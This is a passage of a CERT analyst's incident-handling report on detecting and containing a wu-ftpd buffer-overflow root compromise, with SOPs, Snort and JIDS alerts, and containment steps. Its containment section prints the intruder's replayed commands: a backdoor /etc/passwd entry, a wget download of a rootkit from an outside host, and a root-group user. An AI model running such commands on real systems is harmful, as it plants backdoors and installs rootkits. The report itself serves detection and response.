- Maintain the ability to securely access and share specified network resources across multiple domains.
- Research and Development (R&D) of new intrusion detection capabilities.
- Determine the nature and intent of detected "Events".
- The ability to quickly and accurately respond to an "Incident".
- Collect, analyze, preserve, and transfer incident information to the proper authorities.

In this phase, we are preparing the methodologies and procedures as to how we are going to respond to an incident. By being well prepared, well organized, and well trained. We guarantee the continued success of our mission.

Within our organization I am responsible for monitoring and reporting on events and incidents across multiple security domains. For an operation to be successful there has to be a lot of forethought and planning that go into the establishment of our baseline operating parameters. This includes the establishment of working models and operational parameters within the organization. In order to have continued success these parameters and models must be continually tweaked and periodically modified to ensure success. For example, in our operation I am not looking at one specific network. I am reporting on activity across an entire WAN. Within the WAN we have established the following:

1. Security Domains

    - Are collections of IPs to monitor.

    - Establishes the relationships between the source and destination IPs for collection and filtering

    - Associates threat levels to the traffic

        Internal to Internal - Lowest threat, "Domain"

        Internal to External – Mid-level threat, "crosses domains"

External to Internal – Highest threat, "crosses domains"

2. Established Vulnerability Threat Model
    - Uses Formula to calculate a numeric threat level for each data stream generated.
3. IDS Configuration Management
    - Establish a standardized system configuration on all IDSs.
    - A standardized toolset across all "sensors"
4. A Standardized Incident Report.
    - Well-established reporting policies (S.O.P.) in place
5. IDS Health Monitoring across WAN at multiple reporting sites.
6. Ensure that all analysts understand the basic concepts of how NIDs operate. There are couple reasons for this:
    - To ensure that the analyst understands the proper flow of data for reporting purposes.
    - To be able to explain to the customer site's P.O.C. what they are looking at when they receive a report from us.

What existing countermeasures were in place?

The following is a list of the countermeasures that the sites I defend have in place to defend our networks.

- There was an existing incident alerting and escalation process.
- A Network Intrusion Detection System (IDS) was in place.
- Router Based ACL's on gateway and border routers.
- Filter specific network traffic at the firewall / routers. A perimeter security architecture that allowed containment of the incident was in place. Effective use was made of the DMZ, which allowed protection of the staff network even though the server located on the DMZ was compromised.
- Configure router Acl's and firewalls not to allow previous or known offenders through.
- Local security policies in place at each site.
- The use of TCP wrappers warning banners (this is standard practice with the Federal Government and Department of Defense (DOD).
- The ability to block ports, or disconnect the system from the network.
- Preparation involves having established policies, procedures, and agreements in place.

- DO NOT allow remote (rlogin Unix) root logins (admin NT).
- Restriction of directory paths for file uploads
- A daily backup is made at all sites. This allows restoration of data should the system ever require to be rebuilt.

Was there an established incident handling process before the incident occurred? Include sanitized excerpts of policies and procedures that could help demonstrate the preparation status.

The following is an example of our current incident handling process.

1. Established event categories. For example, we use the following as prescribed by our parent CERT the DoD has defined seven categories of computer network incidents:

    - Cat-1: Root level compromise (the box has been hacked)
    - Cat-2: User level compromise :(indicates that non-privileged unauthorized access has been obtained to a system with common user access rights)
    - Cat-3: Attempted Intrusion (unsuccessful attempt to exploit vulnerabilities in active services)
    - Cat-4: Denial of Service
    - Cat-5: Poor Security Practices
    - Cat-6: Scans
    - Cat-7: Malicious Logic (worms, and viruses)

2. When an incident occurs, the general approach taken is to contain the incident, gather evidence, then eradicate and cleanup.
3. The empowered the incident handlers to make the decisions required to efficiently dealing with the incident.
4. Assign one incident handler to the case (incident).
5. Save all of the raw data pertaining to the incident.

Procedures (SOP) Example:

Upon determination that an event or incident has occurred a report will be generated and logged in the appropriate database that services the customer site identified.

There are seven defined incident and event categories. These categories require varied notification specification as noted below:

Category 1 – Root Level Compromise: A root level compromise report indicates that root level privileges have been compromised on a protected system and the hostile has full control or access to that system.

- The analyst will submit a database report and notify the senior analyst on duty or the senior analyst on call. Once a senior analyst has confirmed a root compromise, the database report is mailed to the site affected, the designated customer representative, and the appropriate service-reporting CERT.
- After the report is mailed, one of the on-duty analysts will contact the site representative listed in the site contacts list, and notify them of the compromise so that the system can be preserved and the damage contained.
- The site may be requested to preserve evidence and must be alerted that the presiding MI or law enforcement unit may contact them.

Category 2 – User Level Compromise: A user level compromise report indicates that non-privileged (user level) access has been obtained to a protected system and the hostile has unauthorized access to the compromised system with common user access rights.

- The analyst will submit a database report and notify the senior analyst on duty or the senior analyst on call. Once a senior analyst has confirmed a user level compromise, the database report is mailed to the site affected, the designated customer representative, and the appropriate service-reporting CERT.
- After the report is mailed, one of the on-duty analysts will contact the site representative listed in the site contacts list, and notify them of the compromise so that the system can be preserved and the damage contained.
- The site may be requested to preserve evidence and must be alerted that the presiding MI or law enforcement unit may contact them.

Category 3 – Attempted Intrusion: An attempted intrusion is an attempt to gain unauthorized access to a protected system. This is characterized by failed log-on attempts or other repeated messages indicating access was denied.

- The report for this type of event will be submitted and mailed without senior analyst review unless the analyst has a question about the incident.
- No further follow-up is required for this type of event.

Category 4 – Denial of Service: In attacks of this kind, legitimate users are prevented from using the network. The three common types are SERVICE OVERLOADING,

MESSAGE FLOODING, and SIGNAL GROUNDING. A fourth and less common type are called CLOGGING. Service overloading occurs when floods of network requests are made to a server daemon on a single computer. Message flooding occurs when a user overloads a system to prevent the processing of its normal workload by flooding the machine with network messages addressed to it. Signal grounding refers to physical methods of incapacitating a system.

- The analyst will submit a database report and notify the senior analyst on duty. Once a DOS attack has been confirmed by a senior analyst, the database report is mailed to the site affected, the designated customer representative, and the appropriate service-reporting CERT.
- No further follow-up is required for this type of event.

Category 5 – Poor Security Practice: Poor Security Practices relate to a multitude of actions that could give a prospective hacker an opportunity to gain unauthorized access. Many poor security practices are the result carelessness on the part of legitimate users or system administrators. Examples of poor security practices include sending a root password in the clear; failing to properly log out of systems; or not encrypting FOUO or higher classification data during transmission. Under this category, outbound scans from military sites to Internet sites are also reported.

- The analyst will submit a database report and notify the senior analyst on duty. Once a senior analyst has confirmed a poor security practice, the database report is mailed to the site affected, the designated customer representative, and the appropriate service-reporting CERT.
- After the report is mailed, one of the on-duty analysts will contact the site representative listed in the site contacts list, and notify them of the poor security practice so that the risk of compromise by unauthorized access can be reduced.

Category 6 – Scan and Probes: Port scanning is the process of connecting to TCP and UDP ports on a target system to determine what services are running or in a listening state. Identifying listening ports is critical to determining the type of operating system and applications in use. Active services that are listening may allow an unauthorized user to gain access to systems that are misconfigured or running a version of software known to have security vulnerabilities. Host scanning is similar to port scanning, but involves a range of network connections that are quickly visited to determine responsiveness of each host or service.

- The report for this type of event will be submitted and mailed without senior analyst review unless the analyst has a question about the incident.
- No further follow-up is required for this type of event.

Category 7 – Malicious Logic: MALICIOUS LOGIC refers to software that masquerades as a benign and legitimate package. Among the known malicious codes are: SECURITY TOOLS AND TOOLKITS-normally designed to be used by security pros to protect their sites but can be used by unauthorized individuals to probe for weaknesses; BACKDOORS-sometimes called trap-doors which allow unauthorized access to your system; LOGIC BOMBS- hidden features in programs that go off after certain conditions are met; VIRUSES- programs that modify other programs on a computer, inserting copies of themselves; WORMS-programs that propagate from computer to computer on a network, without necessarily modifying other programs on the target machine; TROJAN HORSES- programs that appear to have one function but actually perform another function; and BACTERIA or RABBIT PROGRAMS-programs that make copies of themselves to overwhelm a computer system's resources.

- The analyst will submit a database report and notify the senior analyst on duty. Once a senior analyst has confirmed malicious logic, the database report is mailed to the site affected, the designated customer representative, and the appropriate service-reporting CERT.
- This sort of event/incident can vary in severity. Seriously widespread or previously unknown attacks are potentially serious enough to warrant investigation by law enforcement officials.

6. **Well-established reporting policies (S.O.P.) in place.** There are multiple steps in the preparation process. There are many things that are essential to keep in mind. First, you must take into consideration the needs of your organization. For this particular incident, a well-defined incident handling process existed. This process was defined to support the organizations IA needs as defined in the mission objectives of the CERT team. Other standard operating procedures and work instructions existed to clearly define the steps required to identify, validate, report and respond to the incident. I have included a list of some of our SOPs below:

Figure 18

CERT Standard Operating Procedures:	
CERT-01- First-Level Analysis	CERT-02 - Incident and Event Notification
CERT-03 - Database Entry Guide	CERT-04 - Daily Stand-up Procedure
CERT-05 - Data Collection Procedure	CERT-06 – Validation Review Procedure
CERT-07 – Daily Report Procedure	CERT-08 – IDS Health Monitoring
CERT-09 – Facility Emergency Plan	CERT-10 – Current Events Blotter

CERT-11 – Weekly Report Format	CERT-13 – Shift Change Routine
CERT-14 – Material handling & Destruct.	CERT-15 – Workload Management
CERT-16 – Guide, Protect & Preserve Evid.	CERT-17 – Sensor Architecture Map
CERT-18 – Telephone Conduct	CERT-19 – PGP Usage Guide
CERT-20 – Site Profiling	CERT-21- Law Enforcement Interact Guide
CERT-22 – NAP IDS Trouble-shooting	CERT-23 – On-call Notification Guide
CERT-26 – Press Interactions	CERT-25 – 2nd Level Anal. & Data Correla.
CERT-27 – Data Archive Guide	CERT-28 – New Analyst Training Guide
CERT-29 – Collect & Anal. Classif. Guide	CERT-30 – Near Real Time Analysis Proc.
CERT-31 – Dynamic Blocking	CERT-32 – Accreditation
CERT-34 – Hardware Upgrade	CERT-36 – Software Upgraded

Requirements for Successful Identification

- Assign one incident handler to the case (incident). This will greatly reduce any chances of miscommunications and or other confusion.
- Have a Senior Analyst verify whether or not an attack is an event or an incident.
- Respond to event rapidly and accurately to an incident.
- Keep up to date on new exploits and vulnerabilities.
- Notify and keep appropriate officials informed and up to date.
- The Network Security Analyst, Network/System Administrator must know the network or the networks that you are responsible for. Once you become filmier with what is “normal” traffic (baseline activity, typical Ip’s that you see and know belong on your network etc.). When you know your network/s you will become much more proficient at determining the difference between an event and an incident
- Make sure that you maintain a provable chain of custody.
- Make sure you keep good notes, keep a journal and make sure that not under any circumstances will you tear any pages out. The reason for this is that what you write in your journal about the incident may be used as evidence. If you tear a page out the defense could say that your notes on the incident are in admissible. Because, you have missing entries.
- Save all of the raw data pertaining to the incident.
- Who initially reported the suspected incident along with time, date and circumstances surrounding the suspected incident?
- Details of the initial assessment leading to the formal investigation.
- Names of all persons conducting the investigation.

- The case number of the incident.
- Applications running on the computers systems listed above.
- A detailed list of steps used in collecting and analyzing evidence. Specifically this list needs to identify the date and time each task was performed, a description of the task, who performed the task, where the task was performed and the results of the analysis.
- The Date and Time of Analysis.
- Tools Used in Performing the Analysis (SNORT, JIDS, Ethereal, tcpdump, RealSecure, etc.).
- Results of the Analysis (level of intrusion, results of forensics investigation).
-

Key Questions for Successful Reporting:

The major goal for the incident handler is to gather as much detail about the intrusion as possible. This means finding answers to the following questions:

- How was the attack initiated? (Buffer overflow, SSHCRC32, telnetd format bug ECT.)
- When did the attack occur? (Date and time)
- Where did the attack occur? (The hostile/source and target/victim IP addresses, Does the compromise involve a country on the DOD Sensitive Country List)
- What did the intruder delete, modify, or steal?
- What tools did the intruder use? (Tribe FloodNet 2K (TFN2K), John the Ripper, Back Orifice, ECT.)
- What was compromised? (What service did the system provide, DNS, FTP server, ECT.)
- What level of access did the intruder gain (Root, Administrator, Authenticated User)
- What unauthorized data collection programs, such as sniffers, were installed
- What was the impact of the attack? (Poor Security Practice, Attempted Intrusion, or Root level Compromise)
- OS and version of the targeted system: (Linux: Red Hat 7.3, Mandrake 8.0, Windows 2000 or NT 4.0, etc.)

The Reporting Process and Incident Escalation

The following is a description of the steps that are taken, the processes that are involved and how we report events and incidents at our CERT. I will also explain what happens after we report the incident, and it escalates to the next level.

I'm sure by now you have figured out that the CERT I work in is affiliated with the DOD. Since this is the case, we follow (what I consider to be) a well-defined risk model. This model is used across the security spectrum. First look at the DOD's model:

- Establish event categories. For example, we use the following as prescribed by our parent CERT the DoD has defined seven categories of computer network incidents:

  - Cat-1: Root level compromise (the box has been hacked)
  - Cat-2: User level compromise :(indicates that non-privileged unauthorized access has been obtained to a system with common user access rights)
  - Cat-3: Attempted Intrusion (unsuccessful attempt to exploit vulnerabilities in active services)
  - Cat-4: Denial of Service
  - Cat-5: Poor Security Practices
  - Cat-6: Scans
  - Cat-7: Malicious Logic (worms, and viruses)

Describe the incident handling team.

The incident handling team consists of a network security analyst, senior network security analyst, support administrators and on-site support personnel.

The Senior Network security analyst is responsible for: Senior Analysts must carefully review the information presented by the analysts and make a timely judgment on reporting the incident.

- Verify and differentiate between what is an event and what is an incident, before the 1st level analyst begins the reporting process.
- Senior analysts are responsible for the timely review of the specified incidents/events.
- The shift leader will ensure that any significant or outstanding occurrences during a shift are documented on the blotter for subsequent shifts.
- Verify that the system in question falls under our realm of responsibility.
- Who the attacker and victim systems are (nslookup and whois)
- What type of information is the attacker/s attempting to or actually accessing? Also, if the are modifying that data.
- What type of system (ftp, web server etc.).
- Collect system information (Operating System etc.).
- What method or methods were used for the attack?
- What time the incident begins and ends.
- Where the attack is originating from (using nslookup and whois)
- Attempt to make the determination as to what category the attacker fits into and what the motives for the attack possibly were.
- Determine the nature of the victim or intended victims system/s:
- Knowing whom to contact, not just in the reporting process. But, also when a new exploit is discovered in the wild.
- Ensure that all raw data is saved, incase it is to be used as evidence.
- Assist all other CERTS and investigative agents
-

- All incidents and events reported by the CERT will be reviewed periodically as part of second-level analysis. In second-level analysis, the analyst is attempting to gather enough information to answer the question of true source and destination of any attack. At this level of analysis, the analyst is interested in determining more details regarding the source such as:
- Who is the attacker (not just the apparent source IP)?
- Why are they attacking?
- How are they attacking?

In second-level analysis the analyst also tries to make determinations regarding the destination such as:

- Is this a targeted attack or a random attack?
- If this is targeted then why are these computers being targeted?

In second-level analysis the analyst is also attempting to determine the sophistication of the attack, such as:

- Is the attack from a script-kiddie,
- Is the attack from an elite hacker, or
- Is the attack from a state sponsored spy?

The second-level analysts also view aggregate data across time and/or a number of sensors to identify any increase or decrease in the number of attacks of each type. A sharp increase (a "spike") in either the total number of attacks or the number of attacks of a particular type may provide early warning of more serious or organized behavior.

The second-level analysts review the reports from first-level analysts. In addition, raw tcpdump and other data may also be reviewed as necessary to clarify details about the captured session.

The "Hot IP" list, which contains the set of interesting or suspicious IP addresses, may be changed as necessary based on details discovered during second level analysis. Additions to the list are typically made to include the most frequently seen hostile IPs from aggregate sensor data. Hot IPs from other sources (such as ACERT, DODCERT, CERT) may also be added/changed as necessary. The Hot IP list is used in conjunction with the sensor software suite to easily identify the most pertinent hostile traffic to and from a site so that this data may be more closely examined.

The network security analyst is responsible for:

- All analysts are responsible for keeping abreast of the latest information on the status of operations.

- Who the attacker and victim systems are (nslookup and whois)
- What type of system (ftp, web server etc.).
- Collect system information (Operating System etc.).
- What method or methods were used for the attack?
- What time the incident begins and ends.
- Where the attack is originating from (using nslookup and whois)
- Attempt to make the determination as to what category the attacker fits into and what the motives for the attack possibly were.
- Knowing whom to contact, not just in the reporting process. But, also when a new exploit is discovered in the wild.
- All analysts both Government and Contractor are responsible for monitoring the status of all the sites
- Assist all other CERTS and investigative agents
- All analysts are responsible for cooperating with law enforcement or intelligence officials in assisting with information gathering for incidents.

All analysts are encouraged to thoroughly understand and question all aspects of the reports they submit.

The support administrators are responsible for: Assisting in data archival, replication and distribution to investigative agencies.

The on-site support personnel (security officers, network and system administrators) are responsible for: Notification of the appropriate local personnel and on-site response procedures.

Key Steps in The Reporting Process

1. **Remain Calm.** This rule is perhaps the most important. I had a very difficult time with this in the beginning when I found my first hack.
2. **Take good notes.** This rule is useful for the exchange of information between shifts, and the exchange of information with the victim sites and CERTS I work with. Also, your notes may become evidence in a court of law if the hacker is caught and prosecuted.
3. **Notify the right people and get help**.
4. **Ask Questions, do not be afraid to ask questions**! It is far better to appear a little slow in the beginning, than to miss a major incident because you just blew it off because you just did not ask the same question for the "up-tenth" time.
5. **Enforce a "need to know" policy.**
6. **Follow your "Gut" feeling, if something does not seem to sit quit right, when doing analysis. It will never hurt to dig a little deeper you may be likely to find something.**
7. **Lessons learned, apply what you have learned.**

4.2 Identification

Identification involves determining whether or not an incident has occurred, and, if one has occurred, determining the nature of the incident. Identification normally begins after someone has noticed an anomaly in a system or network. This phase also includes informing and soliciting help from the people who can help you understand and solve the problem. It is important to recognize at this point that not every network or system anomaly will be a security incident. Too often, people leap to the conclusion that there's a hostile intent behind every problem (Northcutt 28).

Definitions of Incidents and Events

Incident

The term "incident" refers to an adverse event in an information system, and/or network, or the threat of the occurrence of such an event. Examples of incidents include unauthorized use of another user's account, unauthorized use of system privileges, and execution of malicious code that destroys data. Incident implies harm, the attempt to harm, or a threat to harm. (Northcutt 50)

Event

An "event" is any observable occurrence in a system and/or network. Examples of events include the system boot sequence, a system crash, and packet flooding within a network. These observable events recorded in the incident-handling notebook, along with the evidence you are able to collect, provide the bulk of your organization's case if the perpetrator of an incident is caught and prosecuted (Northcutt 50)

How was the incident detected and confirmed to be an incident?

How quickly was the incident identified?

This particular incident was detected with two tools the JIDS and SNORT. The compromise was discovered within two hours of the initial intrusion. I noticed heavy scanning ("door knob rattling") on one of the NAPs (Network Access Points) where we have a sensor deployed and are responsible for reporting on. The following is a list of the things that are a sure fire bet that an event is indeed taking place, and that an incident may soon follow for this particular VULNERABILITY (Reference: XF:ftp-rnfr) and EXPLOIT (WU-FTPD REMOTE EXPLOIT)

1. **SNORT alerted on the following:**
    - Id check returned root with matching IPs
    - FTP Password Retrieval with hostile IP
    - FTP Port Scan with hostile IP

Multiple unsuccessful logon attempts: (SNORT Alerts)

/IDS#1-020526.08-report:05/26-07:06:55.000000 [**] [1:0:0] IDS364 - FTP-bad-login [**] {TCP} 127.0.0.134:21 -> 10.82.183.127:3122

/IDS#1-020526.08-report:05/26-07:10:26.000000 [**] [1:0:0] IDS364 - FTP-bad-login [**] {TCP} 127.0.0.216:21 -> 10.82.183.127:3134

3. Hostile that had been involved with the heavy scanning and unsuccessful logins. Now gains root level access on one of the hosts on the network they were scanning: (SNORT Alerts)

/IDS#1-020526.08-report:05/26-07:08:15.000000 [**] [1:0:0] MISC - id check returned root [**]{TCP}127.171.76.16:21 > 10.82.183.127:3125

/IDS#1-020526.08-report:05/26-07:12:40.000000 [**] [1:0:0] MISC - id check returned root [**]{TCP}127.171.76.16:21>10.82.183.127:3138

4. Password retrieval by the unauthorized host in this particular case is almost certainly a sure fire bet that I was now dealing with an incident in this case. The attacker is retrieving his ROOT password. This is because the auto-rooter in this case is opening a SSH (secure shell) and the TuxKit installation script is e-mailing the attacker. At the end of the installation the script will send an email with the subject "Tuxkit1.0". The e-mail contains information about the host, the SSH backdoor port, the psyBNC (Internet relay chat server) port, and also the attackers ROOT password:

/IDS#1-020526.08-report:05/26-07:12:58.000000 [**] [1:0:0] IDS213 - FTP-Password Retrieval [**]{TCP} 10.82.183.127:3138 -> 127.171.76.16:21

/IDS#1-020526.08-report:05/26-07:12:58.000000 [**] [1:0:0] IDS213 - FTP-Password Retrieval [**] {TCP} 10.82.183.127:3138 -> 127.171.76.16:21

5. **The JIDS (DOD version of NID) log alerted on the following**:

   - FTP with a high warning value
   - String match for “RNFR” which could indicate a Buffer overflow
   - Verified source IP

6. Heavy scanning of your net from a specific host: (NID Log)

07:01:28: HEAVY_ATTACK from 10.82.183.127 to port ftp

/IDS#1-020526.08-index:	5857	8.472	10.82.183.127	127.171.76.16
/IDS#1-020526.08-index:	4749	3.160	10.82.183.127	127.0.0.22
/IDS#1-020526.08-index:	4752	3.160	10.82.183.127	127.0.0.172
/IDS#1-020526.08-index:	4758	3.160	10.82.183.127	127.0.0.134

7. The following are the alerts and strings that tell me that I am indeed going to be dealing with an incident. The NID alert contains a warning value of 8.472 and

indicates multiple hostile string matches in this one session. When compared with others with a lower warning value:

```
================================================
ftp
5857  src:   10.82.183.127
      dst:   127.171.76.16
      svc:  --  ftp --
start:Sun-May-26-07:11:20-2002 stop:Sun-May-26-07:23:10-2002
      [1]warning value: 8.472
      [2]strings from source computer:
             RNFR .  76
             passwd   3
      strings from destination computer:
------------------------------------------------------
```

Snort Alert

IDS#1-020526.08-report:05/26-07:08:15.000000[**] [1:0:0] [3]MISC - id check returned root[**]{TCP} 127.171.76.16:21 ->10.82.183.127:3125

The main reason I have highlighted portions of the above from the report file and SNORT output, Is that I want to explain why the above are so important while doing analysis. The above reports tell me several things:

1. **The compromise was confirmed with JIDS playbacks.**

   I. Looked at the INIT side because it shows the commands sent to the target/destination system

   II. Played back the DEST side because it shows the output from executed commands if the exploit worked

   III. Observed multiple RNFR commands

   IV. Observed shell commands that are typical of a buffer overflow

   a) Unset history file (prevents the shell from recording the history of commands)

   b) Uname –a (prints machine hardware name, network node name, OS version, and OS name)

   c) Id; (returns effective user id and user group)

   d) Who (returns who is logged into the system)

   e) Uptime (how long the system has been up and the system load)

f) Creates a mailman password entry with a home directory of /var/tmp

g) Uses wget to download the Tux rootkit called t.glz

h) Enter the rootkit

2. I know without a shadow of a doubt, I now have a legitimate incident on my hands. The reason I know this is twofold, because of field #2 the strings and on which side they are coming from. The strings are telling me that the RNFR and passwd strings are being generated from the attacker's computer on the init (initialization) side of the streams. The reason that this is so significant is because the RNFR command request asks the server to begin renaming a file. In regards to the passwd string, this is telling me that the attacker has the ability to retrieve a password from the server. This is a very, very, very bad thing. The reasons are as follows:

- I have observed the hostile machine from a foreign heavily scanning our network. Since I a responsible for monitoring the same sensors on a daily basis. I now have a feel for what is normal day-to-day traffic and what is not.
- The attacker now has not only read (which it in it's self is not an issue on an FTP server) but now also, has write permissions on the box. In that they now have the ability to rename files. This in itself tells you immediately, that this box has indeed been compromised!
- The attacker is retrieving a password file from the ftp server. Doing this is generally a no-no from an authorized user. So, in this particular case, I know without a doubt that something is up. We do on occasion see the /etc/passwd file being accessed. However, there is normally no useful information in this file. Except user names. The actual password files are normally located in the /etc/shadow file or the system administrators will sometimes create hidden directories to put them in (ex...//. //etc/passwd).

3. Lastly, take a look at the SNORT output:

D. [3] MISC - id check returned root[**]{TCP}127.171.76.16:21 >10.82.183.127:3125

The SNORT output tells me all that I need to know in this case, when this information is used in conjunction with the rest of the evidence that I listed above. So, I know that this box has indeed been compromised, before I even start to collect my hard evidence to include in my report (tcpdump, tethereal, ect.).

What countermeasures worked?

The following is a list of countermeasures that were in place and functioning correctly. Which enabled us to detect the compromise accurately, and in a timely fashion, and prevent further compromises.

- Network based IDS
- Up to date P.O.C. list
- Filtering specific network traffic at the firewall / routers.
- Use TCP Wrappers display the Warning Banners
- Keep anti-virus tools up to date.
- A Well-defined security practices for the entire organization.

Describe in detail the chain of custody procedures used, any affirmations, and a listing of all evidence in this section.

Chain of Custody Procedures:

1. **Purpose:** To document guidelines for protecting and preserving data processed in the Center for Intrusion Monitoring and Protection (CERT) that may be required as evidence in intelligence gathering, criminal investigations or criminal proceedings.

2. **Scope:** This procedure applies to all analysts.

   a. When an analyst determines that a network security incident has occurred, part of the notification process is to recommend that the site observe but not disturb in any way the affected system. The staff will inform the site that a duly authorized law enforcement or intelligence representative will review the incident, and will be responsible for recommending a course of action. The CERT analyst's role in this situation is purely advisory to the site.
   b. Data collected that leads to the confirmation of a network security incident will be collected into a separate directory associated with the incident and will be provided to the law enforcement or intelligence representative upon request.
   c. A copy of the data associated with any incident will be logged and stored securely.
   d. All analysts will make all efforts to provide any/all information requested in the investigation of an incident. This may include additional data searches, additional data analysis, or subsequent modifications to data collection procedures.
   e. When law enforcement officials become involved with a security incident that was observed by the CERT, CERT staff must cooperate fully with the law enforcement official. Any searches or data gathering requested to verify or strengthen conclusions drawn from original incident detection is a high priority tasking, and must be handled quickly and diligently.

The following list is the evidence that I are responsible for generating, collecting, and preserving:

1. Raw Network Data
2. Processed Data
3. The Incident Report
4. Site Report (forensics report)
5. Operational Security (OPSEC) Report

4.3 Containment

The sole objective of the "Containment Phase" is to isolate and reduce the magnitude of the incident. To essentially keep incident confined and prevent further expansion (Damage Control).

What measures were taken to contain/control the problem?

The following measures were taken to contain the Incident:

- The compromised servers were removed from the network.
- The ACLs (access control list) on the border and gateway routers were modified to deny access to the hostile IP.
- A port block was placed for all traffic going to the compromised system.
- All of the raw data pertaining to the incident was pulled down from the IDS to tape, stored in a safe and archived as evidence.
- The proper authorities were notified and distributed a copy of the data according to SOPs.

In an attempt to prevent future compromises the following actions were taken:

- The senior analyst notified the site of the intrusion.
- Recommended that the system be taken off of the network. And await further instruction by local criminal investigation agent.
- Recommended to site POC to patch all vulnerable systems.
- Recommend vulnerability scan before the system was put back into a production environment.

For at least one system involved in the incident, show the process that was used to assess and contain the incident in detail, including screen shots and operating system commands.

As previously stated, the mission of our organizations CERT is limited with respect to the containment phase. The CERT is the first line of defense on the information warfare front and performs the most crucial step in the "incident handling process", detection! The containment phase is the responsibility of the administrators at the site affected by the incident.

1. The following tools were used to confirm this incident: JIDS and SNORT.
2. The incident was detected by analyzing the output from (JIDS Output).

Figure 19

```
================================================
ftp
5857  src:   10.82.183.127
      dst:   127.171.76.16

      svc:  --  ftp -

start:Sun-May-26-07:11:20-2002 stop:Sun-May-26-07:23:10-2002
      1warning value: 8.472 (This tells you to look at this session)
      2strings from source computer:
              RNFR .  76
              passwd   3
      strings from destination computer:
------------------------------------------------------
```

3. I then check the database to see if there has been a report submitted on the hostile IP.
4. I now analyze the data, utilizing a variety of tools to determine, confirm and verify the type of incident.

SNORT: MISC - id check returned root[**]{TCP}127.171.76.16:21 >10.82.183.127:3125

Figure 20

JIDS Playback:

```
unset HISTFILE;(prevents the shell from recording the history of
commands)
id; (prints the username, user id, groupname and group id)
uname -a; (prints machine hardware name, network node name, OS version,
and OS name)
who(returns who is logged into the system)
uptime(how long the system has been up and the system load)
echo "mailman:xxxxxxxxx:866:866:x:/var/tmp:/bin/bash" >> /etc/passwd
Creates a mailman password entry with a home directory of /var/tmp
wget http://www.xxxxx.com/clone/clonez/t.gzls
tar -zxvf tux.tgzlsrm tux.tgzls
wget http://www.xxxxx.com/clone/clonez/t.gzls  Uses wget to download
the Tux rootkit called t.glz
ftpopen 10.135.161.41 50000 xxxx xxxx
dir
ls
quit
quit
ls
adduser xxxxx -g rootp  Enter the rootkit

      === End of Intruder Script from Stream File "IDS#1-020526.08.5857.stream.init" ===
```

5. The next step is to generate the report.

6. I now call and notify the site P.O.C. and inform them about the compromise, to get the system taken offline. So, the system can be preserved and the damage contained.
7. Next, the report is sent to the site involved, the customer management, and then to the service CERT.
8. The incident information is shared quickly with all parties involved. This is to prevent further intrusions by the attacker, and having a port block possibly implemented.
9. Next, I request the site to preserve the evidence and if needed go through the Dos and Don'ts list shown below. Then I notify them the proper authorities will contact them.

In this section, you should describe your "jump kit" and/or all the tools that you used for this incident.

The CERT does not have a "jump kit" per say. The reason for this is because our main functions are to detect and report compromises. However we do utilize the following Tools:

- NIDS/JIDS
- SNORT
- tcpdump
- Big Brother
- Incident Database
- Shadow
- Sentinel
- DNS
- whois
- Security web services
- Others

The following is a list of recommendations that we give to the sites involved. The DOD compiled this list of steps involved in the preservation of data after a system has been compromised. Also, you will notice that these are the same recommendation that SANS puts out with little if any deviation if an intrusion is discovered.

DO

- Have the System / Network Administrators:
- Disconnect the system from the network.
- Access the system as root and perform a complete system backup to tape or CD.

- Confirm the integrity of the system backup and place in a restricted access location.
- Restrict physical access to the system until proper authorities can be contacted.
- Check the NVRAM to establish hard time reference between real world and internal time.
- Pull the HD out for safekeeping.
- Disable associated user accounts, if known, until CID determines investigative status.

DO NOT:

- Turn the system off or reboot the computer.
- Finger or attempt to contact the source directly.
- Alter or change the system files on the suspicious system.
- Connect to the system over the network.
- Allow any suspected individuals access to the system.

During this process, we are responsible to maintain contact with the site POC until the incident is satisfactorily closed.

The containment phase is an important step to the road to recovery I am not going to cover every aspect of the containment phase, due to the depth and scope of the topic. If you would like to know every aspect of the containment phase I would recommend the following text and URLs:

- **Northcutt, Stephen. "Incident Handling Step By Step"** ***A Survival Guide for Computer Security Handling*** **2.2 (2001)**

- http://www.osec.doc.gov/cio/oipr/ITSECmemo7-9-99.htm

- http://www.sans.org/newlook/publications/incident_handling_toc.htm

- http://www.wa.gov/dis/academy/presentations/Security/incidentsstevew.ppt

Backing up the data

Back-up Procedures:

- Processed sensor data files on the CERT servers are to be archived regularly. Data that will be deleted from the sensors due to lack of space must be archived before the data is deleted.
- The reduce-capture process creates a number of files for analysis. These files are pulled from the sensor to the server daily. On the server, the files are located in the */xxx/xxx* directory. Archiving should be performed as necessary, but as much data as possible should be left on the server for use by the CERT analysts.
- The subdirectories of */xxx/xxx* are organized first by date and then by sensor within the date.

- Archiving begins with the oldest data not yet archived in the */xxxx/xxx* directory. The information in */data/nid* on the server is copied from that directory to the */yyyy2/dump* directory.
- After confirming that the */yyyy2/dump* directory contains the desired files, the files in */xxxx/xxx* may be removed if space is needed in that directory.
- When the */yyyy2/dump* directory contains approximately 30 GB of data, copy the information to a DLT. After confirming that the tape was successfully written, set the write protect tab, and then the data in */yyyy2/dump* may be deleted. The archive tapes are secured in the CERT facility.

1.4 Eradication

The objective of the eradication phase is the complete elimination of the cause of the incident.

The "Eradication" phase is essentially compromised of five steps:

- Determine the cause of the incident (in this case wu-ftp buffer-overflow).
- Improve defenses (patching and upgrading)
- Vulnerability Assessment (Scan for known vulnerabilities)
- Remove cause of the incident (patch and upgrade)
- SANS recommends that you locate the most recent clean back up.

Once the problem was contained, how was it eliminated from the system in question?

The following steps were taken to clean the system and get it back into production:

1. The hostile IP was then denied access on border and gateway routers ACL.
2. The site took the compromised system off of the network.
3. Forensics work completed.
4. Determine the cause of the incident
5. The system was rebuilt from scratch, which eliminated the rootkit and the intruder's backdoor access.
6. The system patched and upgraded to a newer version of wu-ftp 2.6.1.
7. The machine underwent a vulnerability assessment
8. The system was then cleared to be put back into production.

What type of "cleanup" was involved?

The on-site support personnel (security officers, network and system administrators) are responsible for notification of the appropriate local personnel and on-site response procedures.

The system was rebuilt from scratch, patched, and upgraded which eliminated the rootkit and the intruder's backdoor access. The reason that the system was rebuilt from scratch was because the rootkit had replaced a significant number of system files.

What was the root symptom or cause of the incident?

The root cause for this incident was poor system administration and a vulnerability in the wu-ftp software. This particular version (2.4.2-academ[BETA-18]) wu-ftp allows files to be overwritten via the rnfr command. Due to insufficient bounds checking on directory name lengths, which can be supplied by users, it is possible to overwrite the static memory space of the wu-ftpd daemon while it is executing under certain configurations. By having the ability to create directories, users may gain privileged access.

The system administrator should have been up to date and known what they had running on their systems. It is the sys admins responsibility t0 keep up to speed on vulnerabilities, exploits, and patching their system.

4.5 Recovery

